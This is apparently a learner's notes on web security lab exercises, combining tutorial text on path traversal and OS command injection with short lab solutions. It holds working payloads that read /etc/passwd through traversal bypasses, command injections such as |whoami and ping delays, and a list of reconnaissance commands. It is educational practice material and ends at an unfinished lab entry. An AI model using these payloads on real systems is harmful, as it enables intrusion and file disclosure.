
In some contexts, such as in a URL path or the `filename` parameter of a `multipart/form-data` request, web servers may strip any directory traversal sequences before passing your input to the application. You can sometimes bypass this kind of sanitization by URL encoding, or even double URL encoding, the `../` characters, resulting in `%2e%2e%2f` or `%252e%252e%252f` respectively. Various non-standard encodings, such as `..%c0%af` or `..%ef%bc%8f`, may also do the trick.
For Burp Suite Professional users, Burp Intruder provides a predefined payload list (**Fuzzing - path traversal**), which contains a variety of encoded path traversal sequences that you can try.

lab solve:- Traversel sequences with superfluous URL-DECODE

open link in browser
caputure the request in browser
now you will see the vulnerable parameter is filename=

add the payload:- ..%252f..%252f..%252fetc/passwd

show the result:-



5 Validation of start of path


If an application requires that the user-supplied filename must start with the expected base folder, such as `/var/www/images`, then it might be possible to include the required base folder followed by suitable traversal sequences. For example:

`filename=/var/www/images/../../../etc/passwd`

lab solve:- validation of start of path

open link in browser
capture the request
now you will see the vulnerable parameter is filename=
now add the payload :- /var/www/images/../../../etc/passwd

show the result:-



6 Validation of file extension will null byte bypass


If an application requires that the user-supplied filename must end with an expected file extension, such as `.png`, then it might be possible to use a null byte to effectively terminate the file path before the required extension. For example:

`filename=../../../etc/passwd%00.png`

open link in browser
capture the request in burpsuite
now you will see the vulnerable parameter is filename=

add the payload :- ../../../etc/passwd%00.png

show the result:-



how to prevent a directory traversal attack

How to prevent a directory traversal attack

The most effective way to prevent file path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

If it is considered unavoidable to pass user-supplied input to filesystem APIs, then two layers of defense should be used together to prevent attacks:

- The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.
- After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.

Below is an example of some simple Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {     // process file}
```


Read more

Find directory traversal vulnerabilities using Burp Suite's web vulnerability scanner

4 os command injection

OS command injection

In this section, we'll explain what OS command injection is, describe how vulnerabilities can be detected and exploited, spell out some useful commands and techniques for different operating systems, and summarize how to prevent OS command injection.



Labs

If you're already familiar with the basic concepts behind OS command injection vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

View all OS command injection labs

What is OS command injection?

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

1 os command injeciton simple case

Executing arbitrary commands

Consider a shopping application that lets the user view whether an item is in stock in a particular store. This information is accessed via a URL like:

`https://insecure-website.com/stockStatus?productID=381&storeID=29` To provide the stock information, the application must query various legacy systems. For historical reasons, the functionality is implemented by calling out to a shell command with the product and store IDs as arguments:

`stockreport.pl 381 29` This command outputs the stock status for the specified item, which is returned to the user. Since the application implements no defenses against OS command injection, an attacker can submit the following input to execute an arbitrary command:

`& echo aiwefwlguh &` If this input is submitted in the parameter, then the command executed by the application is:

`stockreport.pl & echo aiwefwlguh & 29` The command simply causes the supplied string to be echoed in the output, and is a useful way to test for some types of OS command injection. The character is a shell command separator, and so what gets executed is actually three separate commands one after another. As a result, the output returned to the user is:

`Error - productID was not providedaiwefwlguh29: command not found`The three lines of output demonstrate that:

- The original `stockreport.pl` command was executed without its expected arguments, and so returned an error message.
- The injected `echo` command was executed, and the supplied string was echoed in the output.
- The original argument `29` was executed as a command, which caused an error.

Placing the additional command separator after the injected command is generally useful because it separates the injected command from whatever follows the injection point. This reduces the likelihood that what follows will prevent the injected command from executing.

lab solve :- os command injection simple case


This lab contains an OS command injection vulnerability in the product stock checker.
The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the command to determine the name of the current user

open website caputure the request now you will see the parameater :- productid=1&storeid=1

now add the payload : - |whoami

result :-



peter-it04Xe

:)

lab 1 successfully solved

Useful commands

When you have identified an OS command injection vulnerability, it is generally useful to execute some initial commands to obtain information about the system that you have compromised. Below is a summary of some commands that are useful on Linux and Windows platforms:

Purpose of command	Linux	Windows
Name of current user	whoami	whoami
Operating system	uname -a	ver
Network configuration	ifconfig	ipconfig /all
Network connections	netstat -an	netstat -an
Running processes	ps -ef	tasklist

2 bliend os command injection with time delays

Blind OS command injection vulnerabilities

Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.

Consider a web site that lets users submit feedback about the site. The user enters their email address and feedback message. The server-side application then generates an email to a site administrator containing the feedback. To do this, it calls out to the `mail` program with the submitted details. For example:

`mail -s "This site is great" -aFrom:peter@normal-user.net feedback@vulnerable-website.com`The output from the `mail` command (if any) is not returned in the application's responses, and so using the `echo` payload would not be effective. In this situation, you can use a variety of other techniques to detect and exploit a vulnerability.

Detecting blind OS command injection using time delays

You can use an injected command that will trigger a time delay, allowing you to confirm that the command was executed based on the time that the application takes to respond. The `ping` command is an effective way to do this, as it lets you specify the number of ICMP packets to send, and therefore the time taken for the command to run:

`& ping -c 10 127.0.0.1 &`This command will cause the application to ping its loopback network adapter for 10 seconds.

lab2 solve :- bliend os command injection with time delays :-


This lab contains a blind OS command injection vulnerability in the feedback function.
The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.
To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

solution :-

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to:

`email=x||ping+-c+10+127.0.0.1||`

3. Observe that the response takes 10 seconds to return.



finely add the paylaod:- `email=x||ping+-c+10+127.0.0.1||`

lab2 solved :)

3 bliend os command injeciton with output redirection

Exploiting blind OS command injection by redirecting output
You can redirect the output from the injected command into a file within the web root that you can then retrieve using the browser. For example, if the application serves static resources from the filesystem location `/var/www/static`, then you can submit the following input:
`& whoami > /var/www/static/whoami.txt &` The `>` character sends the output from the `whoami` command to the

specified file. You can then use the browser to fetch `https://vulnerable-website.com/whoami.txt` to retrieve the file, and view the output from the injected command.


lab3 solve:-

